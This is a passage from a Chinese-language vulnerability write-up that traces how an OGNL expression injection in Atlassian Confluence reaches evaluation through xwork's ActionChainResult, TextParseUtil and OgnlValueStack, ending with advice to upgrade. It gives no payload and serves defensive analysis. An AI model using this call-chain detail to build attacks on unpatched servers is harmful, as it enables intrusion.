
然后来到了com.opensymphony.xwork.ActionChainResult的excute函数中：可以看到这里已经获取到了namespace的值，并在finalNamespace的赋值中调用了translateVariables



接下来进入com.opensymphony.xwork.util.TextParseUtil的VtranslateVariables方法，其中调用了findValue方法



跟进com.opensymphony.xwork.util.OgnlValueStack，findValue函数中会对OGNL表达式进行解析



经过一系列OGNL表达式处理后，最终触发了OGNL表达式注入：

修复建议

建议升级到Atlassian Confluence Server and Data Center至安全版本。

下载链接：

https://www.atlassian.com/software/confluence/download-archives